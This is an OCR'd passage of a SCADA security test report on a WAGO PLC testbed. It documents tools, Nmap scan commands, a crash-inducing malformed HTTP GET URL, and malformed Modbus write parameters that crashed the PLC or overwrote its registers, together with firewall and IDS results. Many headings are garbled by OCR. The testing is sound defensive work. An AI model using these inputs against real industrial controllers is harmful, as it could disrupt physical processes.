- OpenVas Manager (openvasmd) – Controls the scanner and SQL database (sqlite-based) where all configuration and scan result data is centrally stored
- OpenVas Administrator (openvasad) - Provides user management and feed management
- Greenbone Security Assistant – Provides web interface to initiate and view results of vulnerability scans by connecting with above listed components


2.2.1.1 C□□ □□□□□□□□ □□□I□□□□□□□□□□

Minimal documentation is available relating to the usage and installation of OpenVas. As result, below, we outline the steps we carried out for successful install and use of OpenVas-4:

- OpenVas-4 was installed on an Intel PC running Centos-5.6.
- On Centos-5.6, OpenVas-4 administrative deamon requires a glib version greater than 2.0.12. With default glib of Centos-5.6, unfound symbol errors will be generated
- Downloaded and installed the OpenVas-4 tool following steps highlighted at [14].
- When asked, the user name and admin password must be entered during activation of various Openvas daemons.
- If there are any problems encountered, Run OpenVas Install Verification as highlighted in [14]
- Running a vulnerability scan with OpenVas requires four deamons to be active
    - OpenVas Manager Deamon (openvasmd)
    - Open Vas Administative deamon (openvasad)
    - Open Vas Scanner Deamon (openvassd)
    - Green security assistant Deamon (gsda)


- If all of the above OpenVas deamons are not active, they can be activated as follows:
  - /usr/sbin/openvasmd
  - /usr/sbin/openvassd/
  - Due to linkage errors, openvasad needs to be linked with >glib2.0-12. Openvas-4 itself contains libglib-2.0.so.0.2200.5. Hence openvasad can be started as /lib/ld-linux.so.2 --library-path /usr/openvas/lib /usr/sbin/openvasad
  - usr/sbin/gsad -fv --http-only -p 9392
- Start a Web browser, and type http://<ip address of Centos Box>:9392. A login webpage will be presented.

- Login with a user and password created during Openvas startup. A successful login will open up the following page as illustrated in Figure 6



F□□□□6 Openvas successful login

- In order to run a scan on a particular device, the device must be added as a target. Add a target to the scan by clicking on the "Targets" link on the left hand section of the page and fill in the IP address and an identifier
- Adding new Tasks or replaying an existing task will lead to initiation of a vulnerability scan. To start a new scan, click on the "New Task" button on the left side of the webpage. A webpage will be presented as illustrated in Figure 7.
- Select a Scan Target, a Scan Config, provide a name and click on create task. Scan can be started by clicking on the play button on the lists of tasks shown by selecting “Tasks” link.



F□□□□7 Openvas New Task Page

2.2.2 Nmap

Nmap [3] is an open source scanner tool for discovering hosts and services that are running on a network. It does so by supporting a large number of scanning techniques such as: UDP/TCP connect(), TCP SYN (half open), ICMP (ping sweep), FIN, ACK sweep etc. For SCADA security tests this tool is primarily used for port scans in order to find open services and ports.

Nmap comes as part of the default installation on Centos-5.6 Linux.

2.2.3 Nping

Nping [5] is an open-source tool which allows the user to generate network packets for a wide range of protocols. It allows the user to modify/configure any fields of the protocol header for packets being generated. It can be used as a simple ping utility or as a raw packet generator for Denial of Service, route tracing or other packet generation purposes. For SCADA network security testing Nping was mainly used for:

- Ping packet generation
- ARP packet generation
- IP Address Spoofing

Nping was enabled and installed as part of the default installation for Centos-5.6 Linux. It can also be downloaded and installed from [5].

2.2.4 SCAPY

SCAPY [7] is an open source python based interactive packet manipulation tool. It allows the user to forge packets, send the packets out and receive the responses. Its interactive nature allows the user to view packets at the granularity of its protocol field content when received from the network. A key feature that makes it distinct from tools such as Nping is its ability to match responses to packets that were sent and detect/list unmatched packets (received response packets which don't match a particular request packet that was sent). For SCADA security testing this tool was mainly used for:

- Creating malformed ICMP Packets
- Creating malformed fragmented packets

Scapy (version 1.1.1) was enabled and installed as part of the default installation for Centos-5.6 Linux – it has a dependency upon python installation. Newer versions of Scapy can be downloaded from [7]. Scapy can be run when in root user mode by typing "scapy" on the Linux console window.

2.2.5 C++ MODBUS TCP Client

A C++ MODBUS TCP client was written by Solana Networks for testing of the MODBUS TCP implementation on the WAGO PLC 750-841. The client software was compiled and run on Centos-5.6. Key relevant for this custom software include:


- Hard-coded PLC IP address (192.168.1.1) and Modbus port 502
- Client connects to modbus port on the PLC and sends read or write requests
- Read/Write requests can be sent every 1 sec
- Responses are read every 1 sec
- Separate function calls for some of the MODBUS function codes (which may be vulnerable to exploitation due to improper implementation)
- MODBUS TCP Responses are dumped on the console in hex format
- Two main files: com_mgr.cpp and util_socket.cpp
- Can be compiled on Centos-5.6 as
    - g++ com_mgr.cpp util_socket.cpp –o modbusclient. Successful compile should create modbusclient, which can be run as ./modbusclient

2.2.6 ModScan

ModScan [10] is a commercial tool for reading/writing to MODBUS registers. A Windows XP Laptop Platform was used for running modscan. The software provides following main features.

- Easy to use - provide it an IP address and an address to read from along with a number of registers to read
- Can read Coils, Input Status and Registers
- Ability to change read request i.e. register address, count or type dynamically
- Individual register/coils can be written by a right click on the register address

Figure 8 depicts a screen capture of the ModScan tool in use.



F□□□□□Modscan GUI Interface

2.2.7 SNORT IDS

Snort [9] is open source intrusion prevention/detection system. It uses signatures, protocol as well as anomaly-based inspection for intrusion detection. The following steps need to be followed for successful installation and use of Snort:

- This project installed Snort version 2.9.1.2 on Centos-5.6 on an Intel-based PC
- Snort dependencies compile and install in the order listed
    - libpcap from [17]. After untarring the archive, do ./configure, make and make install (needs root access)
    - libpcre from [18]. After untarring the archive, do ./configure, make and make install (needs root access)
    - libdnet from [19]. After untarring the archive, do ./configure, make and make install (needs root access)
    - daq from [9]. After untarring the archive, do ./configure, make and make install (needs root access)
- Download snort from [9]. After untarring the archive, do ./configure, make and make install (needs root access)
- Snort created libraries are installed in /usr/local/lib directory. Add the following to /etc/ld.so.conf (needs root access)
    - /usr/local/lib/pkgconfig
    - /usr/local/lib/snort
    - /usr/local/lib/snort-dynamicengine
    - /usr/local/lib/snort-dynamicpreprocessor
    - Run ldconfig –v, so that snort shared libraries are accessible by the snort executable
- In the directory where snort is installed or in the snort directory, there are three rules directories named rules, so_rules, and preproc_rules. These directories contain the rules for detecting an intrusion.
- The snort code directory contains the etc/snort.conf file used for providing configuration input to snort. Modify this file to:
    - Provide path to the rules directory
    - Uncomment dynamic and preprocessor directives
    - Uncomment ARP spoofing, TCP port scan preprocessor, and IP fragmentation preprocessor
    - Uncomment enable_decode_oversize_alert
    - Comment out any configs, which gives an error on snort start
- Review the rules specified in rules/scada.rules and uncomment MODBUS specific rules.
- Start snort from the snort directory as: ./snort –c etc/snort.conf

2.2.8 WireShark

Wireshark [11] is partially open source packet sniffing tool. It is used for MODBUS packet capture and analysis and is installed on Windows XP laptop.

2.3 TEST CASE OVERVIEW

This section provides a tabular list of the security tests done on one of the SCADA testbed along with a link to the sub-section describing the tests and its results in detail. As described in [2], tests has been divided into three major categories depending upon the type of vulnerabilities that may exists in SCADA networks i.e. Platform Vulnerabilities, Network Vulnerabilities, and Protocol Vulnerabilities. Table 1 lists the various test cases done to explore these vulnerabilities. The test outcomes are recognized as OK, Fault or Vulnerable Behavior. Fault is further subdivided into following three subtypes;

- Critical – Mainly faults which shuts down the control systems like OS Crash
- Major - Can affect the control process operations like service crash on the PLC, PLC register overwriting etc
- Minor – Faults with no affects on the control process.

T□□□ □□ V□□□□□□□□□□	T□□□C□□□	S□□□□□	O□□□□□□□ O□□□□□ □
Platform Vulnerability	Buffer Overflow	3.1.1	OK: No buffer overflow found
	Malformed Requests	3.1.2	Fault: Critical (PLC Crash)
	Directory Traversal	3.1.3	OK: Directory Traversal Not Possible
	PLC Protocol Mutation Vulnerability: FC5	3.1.4.1	Fault: Major (Coil Value reset to 0)
	PLC Protocol Mutation Vulnerability: FC6	3.1.4.2	Fault: Major (Register Value reset to 0)
	PLC Protocol Mutation Vulnerability: FC15	3.1.4.3	Fault: Critical (PLC Crash)
	PLC Protocol Mutation Vulnerability: FC16	3.1.4.4	Fault: Minor (No check of data bytes)
Network Vulnerability	Port Scanning Test	3.2.1	Vulnerable Behavior
	Denial-of-service: Ping of Death	3.2.2.1	Fault: Critical (PLC Crash)
	Denial-of-Service: Local Area Network Denial	3.2.2.2	Fault: Critical (PLC Crash)
	Denial-of-service: Teardrop attack	3.2.2.3	Fault: Critical (PLC Crash)
	Denial-of-service: Malformed UDP		Fault: Major (Netstack Crash)
	Denial-of-service: TCP SYN Flood	3.2.2.4	Vulnerable Behavior
	MITM: ARP Cache Poisoning	3.2.3.1	Vulnerable Behavior
Protocol Vulnerability: MODBUS	Identify Device ID	3.3.1.1	Vulnerable Behavior
	Read Data	3.3.1.2	Vulnerable Behavior
	Write Data	3.3.1.3	Fault: Major (Can Overwrite Register Values)

Table 1 Test cases overview table

3. T□□□C□□□R□□□□□

This section outlines the three types of security tests to be carried under the three categories of vulnerabilities in SCADA networks – as discussed in a previous report:

- Platform Software Vulnerability Testing
- Network Vulnerability Testing
- Protocol Testing.

The test cases defined for each type of vulnerability test were selected from the tests outlined in the test plan document [2]. Details for each test are presented using the Table template below.

T□□□□	
O□□□□□□□□	*Brief description of what this test wants to show.*
V□□□□□□□□□□□□	*What vulnerabilities are being exploited for this test*
T□□□□	*Tools used to execute security test*
T□□□S□□□□	*Description of how the test was carried out including findings for related vulnerabilities*
T□□□R□□□□□	*Observed effect of this vulnerability test on the components of the SCADA system*
E□□□□□□□□□□□□□□□□□F□□□□ □□□	*Ability of the firewall to block the attack involved in the test*
E□□□□□□□□□□□□□□□□□IDS	*Ability to detect the attack involved in the test using an Intrusion Detection System.*
F□□□□□□□□ A□□□□□□□	*Any forensic analysis performed on stored data.*

3.1 □LATFOR□ SOFTWARE VULNERA□ILITY TESTING

Platform software vulnerabilities refer to the vulnerabilities existing in the operating system or applications installed on various SCADA elements. Some examples of software vulnerabilities include software implementation errors, buffer overflow, use of insecure industrial control protocols and software inability to handle malformed requests etc

3.1.1 Buffer Overflow

T□□□□	
O□□□□□□□□	To explore buffer overflow vulnerability that may exist on the software applications running on SCADA networks. This type of vulnerability can exist on the supervisory as well as control components.
V□□□□□□□□□□□□□	Buffer overflow can occur due to insufficient boundary checks on the data being passed to an application via an API or command line or a web service call. Buffer overflow results in overwriting memory locations outside the scope of the program or of the block of the program. It can cause a program crash or other erratic behavior.
T□□□□	The Openvas-4 scanner lists a number of identified buffer vulnerabilities existing in various IT network components. Buffer overflow vulnerability was detected on the FTP server running on the Wago PLC when a vulnerability scan of the test network was carried out using the OpenVas-4 vulnerability scan.
T□□□S□□□□	The steps required to use Openvas-4 are listed in section 2.2.1. A scan on the testbed network was started with Scan Config selected as "Full and Very Deep Ultimate" with the PLC IP as Scan Target. The scan took approximately 30 minutes to complete. Scans were performed for approximately 21,000 vulnerabilities listed in Openvas-4. Buffer overflow tests were mainly focused on the FTP and HTTP servers running on the PLC
T□□□R□□□□□	Fault: None. No buffer overflow vulnerabilities were found on the PLC specific to the FTP and HTTP server
E□□□□□□□□□□□□□□□F□□□□□□	With the Tofino firewall configured as specified in the SCADA simulator manual [13], this test was blocked. However if the FTP port (21) and test device IP are added to the firewall exclusion list, this test can be executed.
E□□□□□□□□□□□□□□□IDS	SNORT IDS detects a FTP buffer overflow attack as *Alert; FTP command parameters too long* *Classification*: Attempted Administrative Privilege Gain *Priority*: 1

3.1.2 Malformed Requests

T	
O	Test the web server used in the control devices – focus on malformed web GET requests.
V	Lack of proper check of fields in web requests
T	OpenVas Scanning and OpenVas CLI command line.
T **S**	This vulnerability was found via use of Openvas-4 scanning. The test and associated results were then repeated using the OpenVas CLI and associated NASL script used during the scan: openvas-nasl –t 192.168.1.1 gb_tine_50307.nasl The script is listed in Appendix 6.1. The attack can also be carried out from a Web explorer as http://192.168.1.1/cgi-bin/library/PHPExcel/PHPExcel/Shared/JAMA/ docs/download.php/%27%3E%3Cscript%3Ealert(/openvas-xss-test/);%3C/script%3E
T **R**	Fault: Critical Upon sending this HTTP request, the PLC crashed as the simulation program stopped running and the HMI lost connection to PLC. After the test, we were unable to connect to the web server on the PLC device indicating web server has crashed or gone into an unresponsive state. Rebooting the PLC caused it to resume normal operations.
E **F**	With the Tofino firewall configured as specified in the SCADA simulator manual [13], the HTTP GET request was blocked. However if the HTTP port (80) and the test device IP are added to the firewall exception list, this test can be successfully reproduced.
E **IDS**	This test was not detected by the SNORT IDS

3.1.3 Directory Traversal

T	
O	The objective of this test is to see whether directory traversal is possible on the various applications running on the control components of the SCADA test bed.
V	Lack of proper checking of fields in a web request
T	This test was carried out using Openvas-4 scanning - Directory traversal is listed as one of vulnerabilities that may exist on web servers. The test was repeated using the OpenVas CLI. One of the example commands includes: openvas-nasl –t 192.168.1.1 zml-cgi-traversal.nasl
T **S**	The steps required to use Openvas-4 are listed in section 2.2.1. A scan on the test bed network was started with Scan Config selected as "Full and Very Deep Ultimate" and the PLC IP as the Scan Target. The scan took around 30 minutes to complete. In addition, some Directory traversal NASL scripts were tested using the OpenVas CLI
T **R**	OK No Directory Traversal vulnerability was found
E **F**	With the Tofino firewall configured as specified in the SCADA simulator manual, the web request was blocked. However if http port (80) is and the test device IP are added to the firewall exclusion list, this test can be executed.
E **IDS**	A zmi-cgi-traversal nasl was detected on SNORT as Alert WEB-CGI zml.cgi; Priority – 2 (Medium) Classification: Access to potentially vulnerable web application

3.1.4 PLC protocol mutation vulnerabilities - Modbus

The MODBUS TCP protocol defines function codes for reading or writing data to a PLC from an external connection. Each function code has a specific format. In this test case, we explore the functions code used for writing to the PLC by selecting large/wrong values in the relevant fields of the function code and observing the PLC response. The following specific function codes were tested:

- FC5 – Write Coil
- FC6 – Write Registers
- FC15 – Write Multiple Coils
- FC16 – Write Multiple Registers

3.1.4.1 □ OD□US □□□□□□□□□ □□□□□□□□F□□□□□□□C□□□5 □W□□□□C□□□□

T□□□□	
O□□□□□□□□	To check the validation of PLC MODBUS protocol implementation for handling malformed Write Single Coil requests.
V□□□□□□□□□□□□□□	Improper handling of MODBUS FC5 request. For FC5, the various fields and their byte numbers are as follows:

2 □□□□	2 □□□□	2 □□□□	1 □□□	1 □□□□	2 □□□□	1 □□□□	1 □□□□
T□□□□□□□□□□□□ ID	**□□□□□□□□□ I□□□□□□□□□**	**L□□□□□□ F□□□□**	**U□□□ID**	**F□□□□□□□□ C□□□**	**R□□□□□□□□□ N□□ □□□**	**ON □OFF**	**□□ □□**

Byte 0, 1 – Transaction Identifier Byte 2, 3 – Protocol Identifier

Byte 4, 5 – length Field Byte 6 – Unit Identifier

Byte 7 – Modbus function code Byte 8, 9 – Reference number

Byte 10 – ON/OFF Byte 11 – 0x00

T□□□□	The C++ MODBUS TCP client was used to execute this test case. A function was written in the client to send MODBUS FC5 write requests to the PLC. Every time a parameter needs to be change, the software has to be edited and recompiled.
T□□□S□□□□	Compile the C++ MODBUS TCP client each time field values of Function

	Code 5 are modified in the software. Make sure that the test PC can connect with the PLC using MODBUS for SCADA communication. Run the client and observe the data sent back from the PLC.
T□□□R□□□□□	Case 1: 17 bytes packet instead of 12 Outcome: OK. Handled as expected Case 2: Byte 10 set to 1F Outcome: OK. Returns illegal data as expected Case 3: Byte 11 set to FF Outcome: OK. Returns Illegal data as expected Case 4: Length field set to 4 bytes i.e. missing byte 10 and 11 Outcome: **F□□□□□ □□□□.** Coil Value gets overwritten to 0. Case 5: Length field set to 4 bytes but bytes 10 and 11 present Outcome: Fault – Major. Coil Value gets overwritten to 0
E□□□□□□□□□□□□ □□F□□□□ □□□	With the presence of Tofino firewall, a connection to the PLC MODBUS port is possible only if the IP address of the test PC is set to be the same as the HMI notebook. Even if MODBUS packets can pass through the firewall, the configuration of the Tofino firewall as specified in SCADA simulator user manual do not allow writing to any registers, so unless write permission to registers are allowed for specific IP's, this operation is blocked as well.
E□□□□□□□□□□□□ □□IDS	SNORT IDS with MODBUS rules active, identifies this test as: *Alert*: SCADA Modbus Write holding register from external source *Priority*: Low; Classification: Generic Protocol Command Decode

3.1.4.2 □ OD□US □□□□□□□□□ □□□□□□□□□F□□□□□□□C□□□6 □W□□□□S□□□□□R□□□□□□□□□

T□□□□	
O□□□□□□□□□	To validate the PLC Modbus protocol implementation when handling malformed Write Single Register requests.
V□□□□□□□□□□□□□□□□	Improper implementation of MODBUS Protocol. For FC6, the various fields and their byte numbers are as follows: **2 □□□□□** | **2 □□□□□** | **2 □□□□□** | **1 □□□□** | **1 □□□□** | **2 □□□□□** | **2 □□□□□** **T□□□□□□□□□□ ID** | **□□□□□□□□□ I□□□□□□□□□□** | **L□□□□□ F□□□□** | **U□□□ID** | **F□□□□□□□ C□□□** | **R□□□□□□□□□ N□□ □□□□** | **R□□□□□□□□□ V□□□□** Byte 0, 1 – Transaction Identifier Byte 2, 3 – Protocol Identifier Byte 4, 5 – length Field Byte 6 – Unit Identifier Byte 7 – Modbus function code Byte 8, 9 – Reference number Byte 10, 11 – Register Value
T□□□□	The C++ MODBUS TCP client was used for this test case. There exists a function defined in the client to send MODBUS FC6 write requests to the PLC. Every time a parameter was changed, the software needed recompilation
T□□□S□□□□	Compile the C++ MODBUS TCP client each time the field values of Function Code 6 are modified in the code. Make sure that the test PC can connect with the PLC using MODBUS for SCADA communication. Run the client and observe the data sent back from the PLC.
T□□□R□□□□□	Case 1: 17 bytes packet instead of 12 *Outcome*: OK. Case 2: Length Field 6 but no register field i.e. 10 byte packet

	Outcome: OK. Returns illegal data value as expected Case 4: Length field 4 i.e. missing register bytes 10, 11 and 10 byte packet *Outcome*: **F**□□□□□ □ □□□□ Register value gets overwritten to 0.
E□□□□□□□□□□□□□□□□□**F**□□□□ □□□	With the presence of the Tofino firewall, a connection to the PLC MODBUS port is possible only if the IP address of the test PC is set to be the same as the HMI notebook. Even if MODBUS packets can pass through the firewall, the configuration of the Tofino firewall as specified in SCADA simulator user manual do not allow writing to any registers, so unless write permission to registers are allowed for specific IP's, this operation is blocked as well
E□□□□□□□□□□□□□□□□□**IDS**	SNORT IDS with MODBUS rules active, identifies this test as: *Alert*: SCADA Modbus Write holding register from external source *Priority*: Low; Classification: Generic Protocol Command Decode

3.1.4.3 □ OD□US □□□□□□□□□ □□□□□□□□F□□□□□□C□□□15 □F□□□□ □ □□□□□□□C□□□□□

T□□□□	
O□□□□□□□□	To check the validation of the PLC MODBUS protocol implementation when handling malformed Force Multiple Coil requests.
V□□□□□□□□□□□□□□	Improper implementation of MODBUS Protocol. For FC15, the various fields and their byte numbers are as follows: **2 □□□□□** | **2 □□□□□** | **2 □□□□□** | **1 □□□□** | **1 □□□□** | **2 □□□□□** | **2 □□□□□** | **1 □□□□** | **□□ □□□□□** **T□□□□□□□□□□□□ ID** | **□□□□□□□□□ I□□□□□□□□□** | **L□□□□□□ F□□□□□** | **U□□□ID** | **F□□□□□□□□ C□□□** | **R□□□□□□□□□ N□□ □□□□** | **□□□ C□□□□□** | **□□□□ C□□□□□** | **D□□□ □□□□□** Byte 0, 1 – Transaction Identifier Byte 2, 3 – Protocol Identifier Byte 4, 5 – length Field Byte 6 – Unit Identifier Byte 7 – Modbus function code Byte 8, 9 – Reference number Byte 10, 11 – Bit Count Byte 12 – Byte Count Byte 13… - Data Bytes
T□□□□	The C++ MODBUS TCP client was used for this test case. There exists a function defined in the client to send MODBUS FC15 write requests to the PLC. Every time a parameter needed changing, the software needed recompilation.
T□□□S□□□□	Compile the C++ MODBUS TCP client each time field values of Function Code 15 are modified in the code. Make sure that the test PC can connect with the PLC using MODBUS for SCADA communication. Run the client and observe the data sent back from the PLC.
T□□□R□□□□□	*Case 1*: Bit Count 16, Byte Count 160 ***Outcome***: Fault – Critical. Crashes the PLC (Test was created from analyzing the attack provided by Byres

	security along with the SCADA simulator) *Case 2*: Bit Count 0, Byte Count 1 Outcome: OK. No Changes *Case 3*: Length Field 6 with missing Byte and Data bytes *Outcome* – Fault – Major. Coil values overwritten with 0
E□□□□□□□□□□□□□□□□□□F□□□□ □□□	With the presence of the Tofino firewall, a connection to the PLC MODBUS port is possible only if the IP address of the test PC is set to be the same as the HMI notebook. Even if MODBUS packets can pass through the firewall, the configuration of the Tofino firewall as specified in SCADA simulator user manual does not allow writing to any registers, so unless write permission to registers are allowed for specific IP's, this operation is blocked as well
E□□□□□□□□□□□□□□□□□□□□□□IDS	SNORT IDS with MODBUS rules active, identifies this test as: Alert: SCADA Modbus Write holding register from external source Priority: Low; Classification: Generic Protocol Command Decode

3.1.4.4 □ OD□US □□□□□□□□□ □□□□□□□□F□□□□□□C□□□16 □W□□□□ □ □□□□□□□□ □□□□□□□□□□□

T□□□□	
O□□□□□□□□	To check the validation of PLC Modbus protocol implementation for handling malformed Write Multiple Register requests.
V□□□□□□□□□□□□□	Improper implementation of MODBUS Protocol. For FC16, the various fields and their byte numbers are as follows: 2 □□□□□ | 2 □□□□□ | 2 □□□□□ | 1 □□□□ | 1 □□□□ | 2 □□□□□ | 2 □□□□□ | 1 □□□□ | □□□ □□□□□ T□□□□□□□□□□□ ID | □□□□□□□□□ I□□□□□□□□□ | L□□□□□□ F□□□□ | U□□□ID | F□□□□□□□ C□□□□ | R□□□□□□□□□ N□□ □□□ | W□□□ C□□□□□ | □□□□ C□□□□□ | R□□□□□□□□ V□□□□□ Byte 0, 1 – Transaction Identifier Byte 2, 3 – Protocol Identifier Byte 4, 5 – length Field Byte 6 – Unit Identifier Byte 7 – Modbus function code Byte 8, 9 – Reference number Byte 10, 11 – Word Count Byte 12 – Byte Count Byte 13, 14… - Register Values of 2 bytes each
T□□□□	The C++ MODBUS TCP client was used for this test case. There exists a function defined in the client to send MODBUS FC16 write requests to the PLC. Every time a parameter needed changing, the software needed recompilation..
T□□□S□□□□	Compile the C++ MODBUS TCP client each time field values of Function Code 16 are modified in the code. Make sure that the test PC can connect with the PLC using MODBUS for SCADA communication. Run the client and observe the data sent back from the PLC.
T□□□R□□□□□	*Case 1:* Word Count 2, Byte Count 160 Outcome: Fault – Minor. Unable to recognize error for mismatch between Word and Byte count *Case 2:* Word Count 0xFFFF, Byte code – 0 Outcome: OK. Returns

	malformed error detected *Case 3:* Word Count 4, Byte Count 8, 4 Data bytes Outcome: Fault – Minor. With 4 bytes of data 8 bytes of data are written.
E□□□□□□□□□□□□□□□□F□□□□ □□□	With the presence of the Tofino firewall, a connection to the PLC MODBUS port is possible only if the IP address of the test PC is set to be the same as the HMI notebook. Even if MODBUS packets can pass through the firewall, the configuration of the Tofino firewall as specified in SCADA simulator user manual does not allow writing to any registers, so unless write permission to registers are allowed for specific IP's, this operation is blocked as well
E□□□□□□□□□□□□□□□□IDS	SNORT IDS with MODBUS rules active, identifies this test as: Alert: SCADA Modbus Write holding register from external source Priority: Low; Classification: Generic Protocol Command Decode

3.2 NETWOR□ VULNERA□ILITY TESTING

Network vulnerabilities can be caused due to lack of security devices on the network, mis-configured networks, due to unsecured connections to other networks or vulnerabilities in network protocols themselves. Some examples of network vulnerabilities are inadequate access controls, missing firewalls, lack of encryption of user or control data etc. The tests in this section seek to exploit various network vulnerabilities.

3.2.1 Port Scanning Test

T□□□□	
O□□□□□□□□	To show that it is possible to extract information about the TCP/UDP ports that may be open on a control device. The information retrieved may be used to launch further attacks
V□□□□□□□□□□□□□	Relies on the existing behavior of networking protocol stack (TCP, UDP, ICMP etc) to infer open ports. Examples include: • Response (RST or SYN packet) to TCP SYN packet • ICMP port unreachable for UDP closed port • TCP FIN packet response (RST packet for closed or nothing)

T□□□□	Tests were performed using the Nmap tool on a Centos-5.6 PC as listed in section 2.2.2. The following Nmap commands were used. • nmap –O –sS –p1-65000 192.168.1.1 (-sS: TCP SYN, -O: OS fingerprinting) • nmap –O –sF –p1-65000 192.168.1.1 (-sF: TCP FIN) • nmap –O –sS –p1-65000 192.168.1.15 (-sS: TCP SYN) • nmap –sU –p 1-65000 192.168.1.1 (UDP Port Scan) Many more port scan options are available for execution via Nmap
T□□□S□□□□	This test just requires access to a Linux PC connected to the control network. Nmap is usually a default installation on linux systems with network administrative capabilities
T□□□R□□□□□	*Outcome*: Vulnerable Behavior. For the PLC under test, the following ports/service were identified as open with Nmap • TCP Port: 21, Service: FTP • TCP Port: 80, Service: HTTP • TCP Port: 502, Service: asa-appl-proto • TCP Port: 2455, Service: Unknown • TCP Port: 6626, Service: Unknown • UDP Port: 161, Service: SNMP • UDP Port: 502, Service: asa-appl-proto • UDP Port: 2455, Service: Unknown From the MAC address, the control device was identified as Wago. Also OS fingerprinting showed that the PLC is running an IBM embedded OS. From the Windows XP notebook used for HMI, the following open ports were detected. • TCP Port: 135, Service: msrpc • TCP Port: 445, Service: Microsoft-ds. From OS fingerprinting, the notebook was recognized as running Microsoft 2003 server or XP SP2

